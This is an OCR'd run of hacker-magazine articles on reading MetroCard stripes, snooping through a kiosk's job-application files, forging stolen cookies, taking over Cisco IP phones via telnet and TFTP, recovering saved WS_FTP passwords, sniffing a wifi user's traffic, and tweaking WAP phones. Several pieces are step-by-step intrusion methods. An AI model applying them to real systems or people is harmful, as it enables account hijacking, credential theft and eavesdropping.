MetroCards are relatively difficult to read. You will not be able to read them with off-the-shelf magnetic stripe readers, so please don't waste your money. The reason for this is not that the format is different; MetroCards use Aiken Biphase (also known as frequency shift keying (FSK)) just like standard cards. However, the hardware that ships with these readers is designed for a completely different (and well-documented) specification. They require many "clocking bits," which consist of a string of zero-bits at the beginning of the stripe to aid in setting a reference frequency for decoding. Additionally, most readers also look for a standard start and end sentinel that exists on standard cards to denote the start of a particular track. On top of that, characters on these cards are defined as either four or six bit blocks (depending on the track) and contain a longitudinal redundancy check (LRC) character after the end sentinel to verify data integrity. Needless to say, MetroCards don't have any of these properties and contain fields of arbitrary length; thus, another method of reading and decoding is required.

Fortunately, magnetic heads are everywhere (e.g., cassette tape players) and the output from magnetic heads when passed over a magnetic stripe consists of voltage spikes in the audible frequency range. Since sound cards are excellent A/D converters for this range of input and are readily available and very cheap, we can use the microphone input interfaced to a magnetic head for the purpose of creating our own reader (for a lot less than the MTA is paying, I'm sure!). See the article "Magnetic Stripe Reading" in this issue for more details.

For the same reason that reading was initially difficult, writing to MetroCards is extremely difficult, and is still a work-in-progress which will not be discussed in this article. A technique similar to that of the decoder (in reverse) can be used to write to cards, although it is much more difficult to implement and obviously requires more equipment than just a sound card and a magnetic head. For those of you who realize how this can be done and have the ability to build the equipment, kudos, but keep in mind the ramifications of being caught using a card you wrote to yourself. Modifying the data on cards does work. But the MetroCard system is very complex and allows for the surveillance of this sort of activity. The goal of this project is to learn how the system works, how it can be theoretically defeated, but certainly not to get stuck in prison.

Apart from these difficulties, MetroCard tracks are defined as follows: Dual-Track MetroCards have two tracks - one track being twice the width of the other - and will be referred to as track 1-2 and track 3; Paper MetroCards have one track which will be referred to as track 1-2. These track names (as I refer to them) correspond to the same track fields that have been established by ISO 7811.

Decoding Dual-Track MetroCards - Track 3

Track 3 on Dual-Track MetroCards contains static data. It is written when the card is produced and the serial number is printed on the back, and is not written to thereafter by any machine. Some data found on this track can also be found by looking at the information printed on the back of the card. The track format is as follows:

	Track 3 Content	Offset	Length
1:	Start Sentinel	0	15
2:	Card Type	15	4
3:	Unknown	19	4
4:	Expiration Date	23	12
5:	Unknown	35	4
6:	Constant	39	8
7:	Unknown	47	8
8:	Serial Number	55	80
9:	Unused	135	16
10:	Unknown	151	16
11:	End Sentinel	167	93

Decoding track 3 is accomplished as follows:

1. *Constant: 000000011000111*
2. *Convert binary to decimal*
   - ** See "Card Types" for a lookup table.*
3. *Use is not yet known*
4. *To determine the expiration date for common MetroCards:*
   - ** Convert binary to decimal*
   - ** Divide the decimal value by 2, round up*
   - ** Convert the decimal value to year / month format as follows:*
     - *o Year: Integer value of the decimal value divided by 12*
     - *o Month: Value of the modulus of the decimal value and 12*
   - ** Add 1992 to the year*

** The expiration date is the last day of the previous month*
** Note: Non-common MetroCards seem to have different date offsets*
** Note: This expiration date is the date the physical card can no longer be used and is considered invalid. See the track 1-2 expiration date field for more information.*

5. *Use is not yet known*
6. *Constant: 00001101*
7. *Use is not yet known*
8. *Convert binary to decimal*
9. *Unused field*
10. *Use is not yet known*
11. *Constant:*
    0010010100110010011010010110010101001100101001
    0011001101010100110100101010011010010101101101

Decoding Dual-Track MetroCards - Track 1-2

Track 1-2 on Dual-Track MetroCards contains variable data. It is written to by every machine used for fare collection, reading devices excluded. Interestingly enough, track 1-2 does not only contain information pertaining to the last use, but also to the use before that. These two records are separated by a strange set of field separating bits, which contains in it a bit that seems to be half of the one-bit frequency (which is a non-standard use of FSK). The most reliable way to find the second track is to search for a second start sentinel, both of which are identical for each record. The track format is as follows:

	Content	Offset	Length
1:	Start Sentinel	0	10
2:	Time	10	2
3:	Card Sub-Type	12	6
4:	Time	18	6
5:	Date	24	10
6:	Times Used	34	6
7:	Expiration Date	40	10
8:	Transfer Bit	50	1
9:	Last Used ID	51	15
10:	Card Value	66	16
11:	Purchase ID	82	16
12:	Unknown	98	20

Decoding track 1-2 is accomplished as follows:

1. *Constant: 0011010111*
2. *See 4*
3. *Convert binary to decimal*
   ** The card sub-type corresponds to the sub-type as indicated on the receipt if one was obtained from an MEM/MVM.*
   ** See "Card Types" for a lookup table.*
4. *To deal with the limited storage space on the MetroCard stripe, each bit in this field and field (2) represents 6 minutes. To determine the last time used for common MetroCards:*
   ** Concatenate the binary from (2) with the binary from this field*
   ** Convert to decimal*
   ** Multiply decimal value by 6*
   ** Result is the number of minutes since 01:00 that the card was last used*
5. *Convert binary to decimal*
   ** This field contains the last usage date, which can be determined by calculating an offset based on a card of the same type with a last usage on a known date. However, since this field only has 10 bits, dates will most likely roll over after 1024 (2^10) days and a new offset will have to be determined. Offsets also seem to differ with different types of MetroCards.*
6. *Convert binary to decimal*
   ** The times used field is incremented every time you use the*

card to pay a fare except during a transfer. In that case, the transfer bit is set and the times used field remains the same.

7. Convert binary to decimal
   * Determine offset based on the description in 5 to determine the exact expiration date of a card. Alternatively, subtract the date field from this field to determine how many days after the last usage the card expires.
   * Do not confuse this field with the expiration date field on track 3; it is only used on cards which expire a set number of days after you first use them (e.g., unlimited cards) and will not be set for cards such as pay-per-ride which do not have an expiration date.
8. Bit is 1 if the last use was for a transfer, 0 otherwise
9. Convert binary to decimal
   * This field seems to have a completely separate lookup table that is used internally by the fare collection system.
   * See "Last Used IDs" for a lookup table.
10. Convert binary to decimal
   * The result is the value remaining on the card in cents.
11. Convert binary to decimal
   * This field seems to have a completely separate lookup table that is used internally by the fare collection system to match the value of this field with an MVM ID number (such as those you can find on receipts).

Card Types (partial)

Type	Subtype	Description
0	0	FULL FARE
0	10	PRE-VALUED
0	12	PRE-VALUED ($10.00)
0	13	PRE-VALUED ($2.00)
0	14	Long Island Rail Road
0	19	PRE-VALUED ($4.00)
0	23	1-DAY UNLIMITED ($2.00 fare)
0	24	7-DAY UNLIMITED ($2.00 fare)
0	25	7-day Express Bus Unlimited ($4.00 fare)
0	26	30-DAY UNLIMITED ($2.00 fare)
0	29	AIRTRAIN
0	30	7-DAY RFM UNLIMITED ($2.00 fare)
0	43	TransitChek
0	46	TransitChek
0	47	TransitChek
0	48	TransitChek 30-DAY UNLIMITED
0	56	1-DAY UNLIMITED ($1.50 fare)
0	57	7-DAY UNLIMITED ($1.50 fare)
0	59	30-DAY UNLIMITED ($1.50 fare)
0	62	SingleRide ($1.50 fare)
0	87	SingleRide ($2.00 fare)
4	2	Two-Trip Special Program Pass
4	5	Grades 7-12
4	13	1/2 Fare - Grades K-12

Last Used IDs (partial)

ID	Location
1513	14th St/Union Sq
1519	8th St/Broadway (A39)
1880	Lexington Ave (N601)
1942	ASTOR PLACE (R219)
2157	34th St/6th Ave (N506)
2204	42nd St/Grand Central
2278	9th Street PATH

MEM/MVMs (partial)

Location	Type	ID
14TH ST. - UNION SQUARE	MVM	0530(A033 0400)
14TH ST. - UNION SQUARE	MVM	0400(A033 0700)
14TH ST. - UNION SQUARE	MVM	0481(A033 0701)
14TH ST. - UNION SQUARE	MVM	1122(A034 0400)
14TH ST. - UNION SQUARE	MVM	0216(A034 0700)
14TH ST. - UNION SQUARE	MVM	0215(A034 0701)
14TH ST. - UNION SQUARE	MVM	1370(A035 0700)
14TH ST. - UNION SQUARE	MVM	0541(A037 0700)
14TH ST. - UNION SQUARE	MVM	0265(A037 0701)
8TH STREET & BROADWAY	MEM	5462(A039 0400)
8TH STREET & BROADWAY	MEM	5662(A038 0401)

95TH ST & FT. HAMILTON	MVM	0982	(C028	0700)
14TH STREET & 8TH AVE	MEM	5314	(H001	0702)
1ST AVE & 14TH STREET	MVM	1358	(H007	0700)
1ST AVE & 14TH STREET	MVM	1145	(H007	0701)
175 ST/FT. WASHINGTON AV	MVM	1632	(N010	0400)
175 ST/FT. WASHINGTON AV	MVM	1611	(N010	0700)
175 ST/FT. WASHINGTON AV	MEM	5274	(N010	0701)
W 4TH ST - WASHINGTON SQ	MVM	0321	(N080	0700)
W 4TH ST - WASHINGTON SQ	MVM	0109	(N080	0701)
FORDHAM ROAD	MVM	0550	(N218	0700)
LEXINGTON AVE - 3RD AVE	MVM	0740	(N305	0401)
NASSAU AV & MANHATTAN AV	MVM	1738	(N408A	0500)
34TH STREET/SIXTH AVENUE	MVM	1428	(N506	0702)
34TH STREET/SIXTH AVENUE	MVM	0540	(N507	0701)
14TH STREET & 6TH AVENUE	MEM	5383	(N513	0400)
CHRISTOPHER STREET	MVM	0637	(R125	0700)
CHRISTOPHER STREET	MVM	0063	(R125	0701)
14TH STREET - 7TH AVENUE	MVM	0294	(R127	0400)
14TH STREET - 7TH AVENUE	MVM	1643	(R127	0401)
14TH STREET - 7TH AVENUE	MVM	0357	(R127	0700)
14TH STREET - 7TH AVENUE	MVM	0376	(R127	0701)
34TH STREET-PENN STATION	MVM	0553	(R138	0701)
WALL STREET & BROADWAY	MVM	1123	(R203	0400)
WALL STREET & BROADWAY	MVM	1038	(R203	0700)
ASTOR PLACE	MVM	0654	(R219	0400)
ASTOR PLACE	MVM	0586	(R219	0700)
ASTOR PLACE	MVM	0545	(R219	0701)
ASTOR PLACE	MVM	0744	(R220	0700)
ASTOR PLACE	MVM	0318	(R220	0701)
14TH ST. - UNION SQUARE	MVM	0576	(R221	0400)
14TH ST. - UNION SQUARE	MVM	0514	(R221	0401)
14TH ST. - UNION SQUARE	MVM	0475	(R221	0700)
14TH ST. - UNION SQUARE	MVM	0564	(R221	0701)
23RD STREET - PARK AVE	MVM	0489	(R227	0701)
28TH STREET - PARK AVE	MVM	1228	(R229	0700)

Conclusion

As you may have noticed, I haven't provided a way to decode the Single-Track MetroCards yet. Bus Transfer MetroCards are collected after use and the magnetic stripe of Single-Ride MetroCards is written with bogus data after use. We simply haven't received enough unused samples to be able to reverse-engineer all the information contained on these cards.

This project is far from over, and there are still tons of data that need to be collected. You can help in many ways:

* Collect receipts every time you purchase a MetroCard and send them to us. This will help us expand (and keep updated) our database of the booths and MEMs/MVMs contained within each station. Also, if possible, keep the MetroCard associated with the receipt.

* If you notice anything unusual, such as a frozen MTA kiosk (MEM, MVM, reader, etc.), open equipment (while repairs are being done), or anything else, take some good pictures. As of now, photography bans are being proposed for the New York City subway system, but are not yet in place. So know your rights.

* If you're paying for a bus ride with change, get a Bus Transfer MetroCard and send it to us if you don't intend to use it. Make sure you note the route, direction, time, date, and any other applicable information.

New things are being discovered and more data is being collected every day, so consider this article a "snapshot" of a work in progress. You can find and contribute to the data being collected on this system at http://www.2600.com/mta and by sending us additional information at 2600 Metrocard Project, PO Box 752, Middle Island, NY 11953 USA.

Electronic Application Insecurity

by clorox

I'm sure most people searching for a job have filled out an electronic application at a business on one of their machines. I know about four months ago my friend was looking for a job and I figured I'd help him find one. No one was hiring so he decided to try a store in the mall. The store was JC Penney. We were brought into a room with two computers. He sat down and started to fill out his application and I, being the curious one I am, snooped around.

The application itself was an html file that was being shown in IE in fullscreen mode. Control-alt-delete did no good so I control escaped and it brought up the taskbar with the start button and the tasktray. The start menu was bare, no way for me to execute an application there, just a shutdown button. But in the task tray they had Mcafee Antivirus running. I'm not sure if it was a corporate enterprise version but I double clicked it to try to find a way I could access the hard drive. There was a field with a browse button next to it where you could change your virus database and it let me view the hard drive as well as the networked drives. I opened a notepad file just so I could see txt files easier in the browser. I was snooping around when I came upon a folder in the C drive called apps.

The text files in this folder were titled by a nine digit number. I opened one of the text files

and it was Amie Laster's application. Formatted in this way:

ssn-ssns-snn | Amie Laster | 0000101010101 ➥010110101011

The others were exactly like this so anyone could just sit down here, access everyone's applications, and pretty much exploit the person using this data. I sent an anonymous letter to the district office. I'm not sure if it's been fixed or not but I thought that people who are entering in critical information on a computer need to know where it is going and who has access to it.

Other places you might find interesting:

BestBuy:

On their employee PCs near the CDs, control A and Z three times brings up the employee toolkit (this varies by store but it's a combination of control, alt, or shift with two keys on the keyboard), which you need a login to use. On the demo PCs you can either double click the numbers on the right hand side or press control M to minimize the advertisement so you can access the drive. Their laptops usually have Internet access due to a wifi connection in the store.

Circuit City:

Their PCs are open and have a connection to the net. The world is yours.

Shoutz: z3r0, shady, lucas, mayo, and josh.

Baking Cookies

by VileSYN

It's 10 pm. Do you know where your cookies are? I'm going to go over a few ways that cookies can be exploited, and why it's not a good idea to keep them in your browser. IE keeps the cookies in "\Documents and Settings\%User%\Local Settings\Temporary Internet Files", with the file name starting with "Cookie:". Mozilla on the other hand saves the "cookies.txt" file in ~/.mozilla/default/<random>.slt, and Firefox stores it in ~/.mozilla/firefox/default.s2e/. Last, Safari keeps its "Cookies.plist" file in ~/Li ➥brary/Cookies/.

Now that we know where they are, the question is what to do with them. Any of the cookie files can be copied and used with the same type of browser on a different machine. With the snarfed cookies, you can log into the domains that hold cookies and see what data is encapsulated inside.

Other ways to capture cookies include using Cain & Abel from oxid.it on Windows systems. Another is to sniff packets. Using tcpdump or any other sniffing utility, monitoring the HTTP port it's going through and using an unlimited snaplen can show some interesting results. What you are looking for is this:

```
Set-Cookie: cookiename=cookievalue; ex
➥pires=expiredate; path=directorypath;
➥ domain=domainname.com
```

You can then take that information and forge your own cookies with a PHP file like this:

```
<?php
     $cookievalue = "1";
     $cookievalue2 = "8";
     $cookievalue3 = "25";

     setrawcookie("password", $cook
➥ievalue, time()+3600, "/", ".fake.com",
➥ 0);
      setrawcookie("lastvisit", $cook
➥ievalue2, time()+3600, "/",
➥".fake.com", 0);
     setrawcookie("userid", $cook
➥ievalue3, time()+3600, "/",
➥".fake.com", 0);
?>
```

Here you set three cookies, "password", "lastvisit", and "userid". Each cookie is assigned a value, an expiration date, a path, a domain, and a boolean secure integer. There is one trick to this though. If you try this code as it is, it will not set the cookies. If the browser does not see that the server resolves to the domain, it fails. Of course, there are ways around this. You simply edit your "hosts" file, and add a line like this:

127.0.0.1 fake.com

When you navigate to fake.com/cookie.php, you will resolve to yourself, and the cookies will set themselves. With the "." in front of the domain, all hosts are effected by this cookie. You can then navigate to the original web server (i.e., www.fake.com) and it will recognize the cookie as being there. If the values came from a legitimate source, then the server will see the cookies as being just as legitimate as long as the expiration has not been reached. So that's it. Happy snarfing!

Thanx to FBSDHN, SE, and Dale "The Sandgoggle" Texas.

Voice Over Internet Protocol

by Kong

I was recently hired as a field-network technician at a major cable company. I don't want to name names, but I will drop a hint and let you know that they own AOL, CNN, and several other big names. The title of my job really means nothing. I just go to customers' homes or businesses and set up wireless and wired networks. Interesting stuff but nothing too interesting. I did this for a month or so until I was given an opportunity to switch over to the Voice over IP (VoIP) department. Being an avid phone phreak I decided to take this opportunity. After an intense training session, I was left with a little more knowledge then I had before and a training manual. Since selling the manual on eBay seemed out of the question, I decided the best place to share my new information would be in an article.

The first misconception many people have with VoIP is that your phone calls go over the Internet. While this is true with Vonage and other Internet phone companies, it is far from the truth with the phone system I work on. The VoIP system consists of the following:

MTA: Media terminal adapter - cable modem.

Coaxial Network: Coaxial cable is television cable, enough said.

CMTS: Cable modem termination system, more on this later.

MGC: Media Gateway Controller, see above notes.

PSTN: Public switched telephone network, telco's existing network.

The MTA works on the same basic principals as a standard DOCSIS (Data Over Cable Services Interface Specification) cable modem. It even uses the same channel in the RF spectrum. It can even look the same as a standard cable modem except in addition to an RJ-45 jack and USB port, it will also have an RJ-11 jack for a phone. This means in almost all cases Internet and phone are run from the same device and the same coaxial cable. Both functions have their own MAC address and also their own IP address. Most cable modems have a buffer of 1500 bytes which will last about 10 seconds and will cause some noticeable delays on streaming video or music as packets are loss. Since delays for voice are unacceptable, the phone part of the modem only has a buffer of 160 bytes or about 20 milliseconds. This means that if a packet is lost for voice, there is no chance of it being resent. As mentioned earlier data and voice share the same channels for upstream and downstream. To cut down on lost voice packets, they are given priority over data packets. This could cause some performance drops while surfing but they are hardly noticeable. The RJ-11 jack on the MTA acts the same as a jack that is hooked up to telco wiring, meaning it supplies -48 volts DC for on-hook and 90 volts AC for ringing and all that good stuff. It also supports dual tone multi frequency (DTMF). The MTA also has the job of changing the analog voice signal into digital packets. Once the MTA has transferred the packets, it sends them through the coaxial cable in your neighborhood to the CMTS.

The CMTS is also the same as with a standard cable modem. It is located at a cable company office and terminates the packets from the coaxial cable to either fiber optics or Ethernet. For Internet, it routes the packets from their office to the Internet. In the case of phone, it keeps the packets on a managed network controlled by the cable company and used for VoIP only. Packets are routed to different parts of the network depending on who is calling whom. Eventually they are dropped off at the MGC.

Once the packets arrive at the MGC they are further analyzed to decide where they are going one last time. The job of the MGC is to send and receive packets to and from the PSTN. So basically all the cable company has to do is get the packets from your house to their office and then drop them off at the telco and let them deal with it from there.

This article is a condensed version of a 500 page manual but I have included the most important parts. There are a few minor details I have left out such as various servers that do nothing more than make sure your phone is on the hook or off the hook, let people know your number is disconnected, etc. A good section of the training manual also deals with how to hook the MTA up to the customer's exiting phone wiring so they can use a phone in every room instead of just plugging a phone into the MTA. That section is not that interesting and most people with any phone experience professional or not shouldn't have to worry too hard about that. The main idea of this article was to outline how and why the system works. Keep in mind that once the packets leave the MTA they are standard IP data packets and can be sniffed like any other packet regardless of medium (coax, Ethernet or fiber).

Hacking Cisco IP Phones

by Moby Disk

This article pertains to the Cisco 7940 and 7960 IP phones. For those new to IP phones, they function like normal office phones on a PBX but they run over Ethernet. This makes them highly hackable. The Cisco phones have a monochrome pixel-addressable LCD display. They communicate via 10/100 Ethernet at full or half duplex. The firmware is updateable and Cisco provides firmware to support several voice protocols. Power can be provided via AC or via unused wires on the Ethernet cable. The phones communicate with a call manager server that handles configuration, mailboxes, etc. The phones support a wide variety of protocols. This article will use the main configuration protocols including Dynamic Host Configuration Protocol (DHCP), Trivial File Transfer Protocol (TFTP), and Telnet. Other supported protocols used include DNS, SNTP, and ICMP. Real-Time Transport Protocol (RTP) is used for audio (Cisco 3). Various protocols including SIP, MGCP, and SCCP are used for signaling other phones. HTTP is supported for downloading graphics to display on the LCD.

I looked into these phones first out of hacker curiosity: This is a great example of digital convergence. I was amazed that these phones were actually computers and that I could communicate with them using my desktop PC. I also wanted to know how secure they were. Could someone listen in to calls? Fake calls? Make the phones randomly yell insults at coworkers? Well, I was surprised to find that Cisco didn't even put one bit of thought into security. It is trivial to do all of these things and more. Let's see how.

Required Tools

All you need to execute the basic hacks is access to the network that the phones reside on. If your computers are on the same switch as the phones, you can just use your desktop PC. Otherwise, obtain a hub. A plain Windows 2000 workstation includes the necessary Telnet and TFTP client. Some of the more advanced tricks require a TFTP server. If you do not have physical access to the phones themselves, you will need a sniffer to determine the IP addresses and names of the phones.

Security

The Cisco phones I used provide no security whatsoever. Every employee necessarily has physical network access. A wireless router would allow anyone to remotely control your phones without physically being in the office. In this particular office, the phones were actually accessible from outside the office! Once I had the IP addresses, I was able to telnet to the phone on my desk from my home PC.

Newer versions of the Cisco Call Manager software require digital signatures to make it more difficult to spoof firmware updates and also supports IPSEC. If you do use an IP phone system, I strongly recommend using the latest software and enabling IPSEC. You should also configure the phones to disable Telnet access. This can be subverted by spoofing the TFTP server and sending fake configuration files, but that is much more difficult.

Hacking

So what exactly can be done remotely with these phones? You can do anything available via the menus or buttons physically on the phone.

Remotely change phone settings

Change the ring tones (predefined tones or use your own)
Modify the firmware
Change the logo on the display
Redirect the company directory or the voice mail

Remotely control phones

Initiate calls (with speakerphone)


Make the phone ring
Adjust the volume
Take phone on/off the hook
Crash the phone

Without IPSEC, you should be able to eavesdrop on phone calls with a packet sniffer. In theory, you could redirect phone calls or change voice mail settings, but these are truly malicious activities and I did not research how to do this. These actions would require IP spoofing which is beyond the scope of this article.


How-To

Start with physical access to the phones and assume each phone is password protected. Get the IP address, host name, and TFTP server for each phone by pressing the configuration button (the one with the picture of the check box) and selecting Network Configuration. The host name will be something like 000CAED39328. If you do not have physical access to the phone, then you will need to sniff for this information.

The main configuration menu



The network configuration screen showing the DHCP server, MAC address, and host name. Notice the "lock" icon in next to the title, indicating that we cannot change the settings yet.



Next, use a TFTP client to retrieve the files "RingList.dat", "SIPDefault.cnf", and "SIPxxxxxx➥xxxxxx.cnf" where the x's represent the host name of the phone. Replace SIP with SCCP or MGCP if your server uses one of these protocols (Cisco 1). The configuration files are plain text files containing the server settings, phone numbers, telnet level, and an unencrypted password. Settings are the default configuration file and may be overridden in each phone's configuration file.

This password also allows you to change configuration settings via the phone's menus by selecting the "Unlock Configuration" option in the configuration menu. You may also telnet to the phone using the IP address and password. From here, you can execute many commands. A full list of commands is available at (Cisco 2).

The test key command is the most fun. Pressing the volume buttons causes the phone to ring. You can change settings such as ringtones by simulating the navigation keys. It is possible to pick up the speakerphone and dial, then connect to the destination phone and instruct it to pick up.

Changing Ring Tones and Other Settings

You can select any of the standard ring tones using the phone or via telnet. Ringlist.dat contains the description and file name for each ring tone. You can download the ring tone files via TFTP, but you cannot upload new ones to the server. The ring tone files are 8 kHz 8-bit u-law audio files <=2 seconds long (Cisco 3).

reset	Reboot the phone and reload the firmware via TFTP.
exit	Close the telnet session.
test open	Enter hacking mode.
test close	Exit hacking mode.
test key	X Simulate pressing key X on the phone. Keys can be: voldn: Volume down volup: Volume up headset: Headset spkr: Toggle speakerphone mute: Mute info: Info msgs: Messages serv: Services dir: Directories set: Settings navup: Navigate up navdn: Navigate down
test string	String can be any number of 0..9, #, and *. This allows you to control the menus and to dial
test onhook test offhook	Place the phone on or off hook, as though someone picked it up. Can be used to answer calls. Improper use of this can cause the phone to confuse on and off hook (picking up the receiver can become the on hook state, and vice-versa)
test ? test help	Ask the phone what keys it supports. This is useful if your phone has additional navigation "soft" keys.

Using the existing ring tones is neat, but making your own is very cool. Since you cannot upload files to the TFTP server, to use your own ring tones you need to set up your own TFTP server and direct the phone to use it. In the phone's configuration screen is a setting "Alternate TFTP." Set this to yes. Then change the "TFTP Server" setting to contain the IP address of your server. Now you can serve up your own firmware, ring tones, and configuration files. Serving your own configuration file allows you to change the URL for the logo on the display, the URL for the corporate directory, and the phone number for the voice mail. Logo files must be 8-bit BMP files even though the LCD is black-and-white (VOIP 4). It looks like the corporate directory browser works like a minimal text-only web browser. In this particular office, the phones did not have working DHCP so the HTTP server for the logo had to be a single-homed HTTP server that was accessible by IP.

Conclusions

IP phones are gaining in popularity since they are becoming versatile, powerful, and easy to install. Pricewise, they are competing very effectively against existing PBX systems. Expect to see rapid growth in the future. However, expect to see more stringent security in place now that the phones ship with IPSEC. For now, have fun by listening in on meetings and making your coworkers' phones taunt them.

References

(1) Information on the bootup process and the files residing on the server: "Converting a Cisco 7940/7960 CallManager Phone to a SIP Phone...", Cisco Systems 1992-2004; http://www➥.cisco.com/warp/public/788/voip/handset_to➥_sip.html

(2) Telnet commands, monitoring options, and troubleshooting tips: "Monitoring Cisco SIP IP Phones (Versions 6.x and 7.x)", Cisco Systems 1992-2004; http://www.cisco.com/en/US/prod➥ucts/sw/voicesw/ps2156/products_administra➥tion_guide_chapter09186a00801d1988.html

(3) Physical phone setup, ring tones: "Getting Started with Your Cisco SIP IP Phone (Version 1.0)", Cisco Systems 1992-2004; http://www.➥cisco.com/en/US/products/sw/voicesw/ps215➥6/products_administration_guide_chapter091➥86a0080087511.html

(4) Logos, messages, directories, ring tones, general information, and links: "Configuring Cisco 79xx phones with Asterisk", Arte Marketing 2004; http://www.voip-info.org/wiki-Asterisk%➥20phone%20cisco%2079xx

Decrypting WS_FTP.ini Passwords

by H2007

This file is intended to show you how to view a password saved in WS_FTP.ini using WSFTP itself. Tools needed: WS_FTP - any version.

Step 1) Copy the user's WS_FTP.ini file stored in \..\..\WS_FTP\. Take a copy of the WS_FTP.ini file and place it in your \WS_FTP\ directory.

Step 2) Open the file in any text editor of your choosing. Here is a short example of what you will see.

```
[WS_FTP32]
HOST=ftp.randomftpserv.com
UID=h2007
DIR="/pub/win32"
PASVMODE=1
TIMEOFFSET=0
PWD=V9D8F029E316E1B1C2B2D1B173817B8936B3
B6A39A6A6A277AE5B
TYPE=6010
```

The text in brackets [WS_FTP32] is the profile name set by the user. Selecting that is how you will display the information in WSFTP. HOST is of course the host address. UID is the valid user name we will be using. PWD is the "encrypted" password we are attempting to view.

Step 3) Sure, you can simply connect with the password in its masked form like it currently is. However our agenda here is to decrypt it so we can view the password itself. Why? To know a valid password that the user uses.


In the UID area, copy and remove the user ID (in this case "h2007") and replace that with "anonymous". So UID=h2007 should now read UID=anonymous.

Step 4) The fourth and final step is very simple. Execute WS_FTP95.exe, click Connect and select the appropriate profile name. Voila, you now have an unmasked valid password, user name, and host. In this case our password is "2600rocks!"

Many schools and businesses use this software. It is not hard to find several valid user names and passwords just by gaining access to a user's \WS_FTP\ directory. You can also google "intitle:index.of ws_ftp.ini" and you will find several results.

Happy Hacking!

Hunting Wifi Leeches



by RSG

Packet sniffers are incredible learning tools. Like many people, I have a wireless Internet router installed in my apartment. It creates a small, wireless Local Area Network (LAN) which provides connectivity for my three computers.

The other day I was tooling around on my LAN, using my trusty packet sniffer to learn more about how my router works and how the various computers interact on the network. All of a sudden I noticed a fifth IP address was sending and receiving data. Five? But I only own three computers and a router. Bingo, I had a wifi leech.

Wifi leeches are fairly common these days. It's a very common practice to jump on an open wifi node when you see one available. *2600* has even provided information on more than one occasion on how to detect wireless nodes (for example, see the cover design for the Summer 2002 issue). I've always thought, perhaps somewhat naively, that open wireless was better then closed and thus had never blocked access to my router using a password or MAC address filtering. But this time it was personal. I was curious. Who was this leech?

First a disclaimer: I'm not a professional sysadmin, nor am I a low-level protocol ninja. But I've managed to teach myself a thing or two about how networks work. This article is meant to be introductory. Comments and additions are encouraged.

I had to move quickly. I toggled back to the terminal where my favorite packet sniffer, tcpdump, was running. Tcpdump is ubiquitous. If you run a *nix operating system you most likely already have it installed. (Windoze people can use a port called "WinDump.") Since I wanted to ignore all traffic except for the data going to/from my leech, I restarted tcpdump using the "host" argument and my leech's IP address:

```
/usr/sbin/tcpdump -s0 -i en1 -Aa host
➥192.168.1.103
```

I run Mac OSX, so the "-i en1" flag means sniff on my en1 internet adaptor, i.e., my airport card. The "-Aa" and "-s0" flags are the juicy parts. They tell tcpdump to suck down the full packets in human-readable ASCII text. Fun! Check the man pages; your mileage may vary. A nice alternate to tcpdump is Ethereal. Mac people should also check out EtherPEG which reassembles JPEGs or GIFs in real time as they flow by.

Okay, I had my leech trapped. But what could I learn? First, I noticed a Media Access Control (MAC) address in the tcpdump output. These are unique hardware addresses assigned to network adaptors. With a MAC address you can look up the vendor of the machine. I plugged the MAC address into http://www.coffer.com/mac_find and made a note of my leech's computer type. After sifting through a few more pages of tcpdump output, I learned the make and model of my leech's computer as well as the type and version number of the operating system, plus the make and model of my leech's printer. Hmmm, should I send over a print job?

You'll get a lot of uninteresting garbage, but here are a few strings that are helpful to grep through the tcpdump output with: @, GET, OK, USER, <html>. You'll no doubt discover your own favorite strings to grep on.

After a day or two, I had discovered a whole lot about my leech: his name, the names of his two email providers, the names of the email lists he was subscribed to (google the "SurvivePX" email list for a giggle), the names and email addresses of his friends.... You get the picture.

So here is the dilemma: if someone is stealing your bandwidth, is it okay to spy on them? I'm afraid the ethical answer is probably no. But still, if I could read his email, then he could read mine (if he had half a brain). In effect, I was reminded of the importance of security and privacy: use encryption, and if you keep your node open (as I opted to do), be conscious of how people are using your network at all times.

My leech prompted me to learn a lot about how data moves around a LAN and what sort of information is revealed about a user. I hope this was useful to you. For more information on network protocols I would recommend W. Richard Stevens' book *TCP/IP Illustrated, Volume 1* (Addison Wesley) and Eric Hall's *Internet Core Protocols* (O'Reilly). For the technical specs of IP and TCP you should also be sure to read RFC 791 and RFC 793. Happy leech hunting.

Unlocking the Power of WAP

by Josh D

Let me just say right out that some of the ideas described in this article may *not* be perfectly legal - this article is meant to be educational and if you attempt to execute any of the ideas presented here, I will take absolutely no responsibility for extra cellular charges you may incur or for any trouble you may get into with your cellular provider.

What is WAP?

WAP is an acronym that stands for Wireless Access Protocol, which is (on a very basic level) the technology that a cellular phone uses to connect to the Internet. There are several WAP browsers and the one that will be described today is called Openwave, which comes preinstalled on a bunch of cell phones. I have personally seen Openwave in use on LG and Kyocera phones, but I'm sure these aren't the only phone brands that use Openwave.

Openwave is generally not that hard to tweak. Once the browser is running on a cell phone, one just has to press and hold down the zero button (or menu button depending on the phone manufacturer) on their phone until they are greeted with a menu full of everyday browser features, such as "Reload" and "Bookmarks." The last item on the menu is "Advanced", which is where the configuration of your WAP setup will eventually end. If you're following along on your own cell phone and you're seeing what I'm describing, you most likely have a cell phone manufactured by LG or Kyocera and your cell phone company (if you live in the US) is probably Verizon.

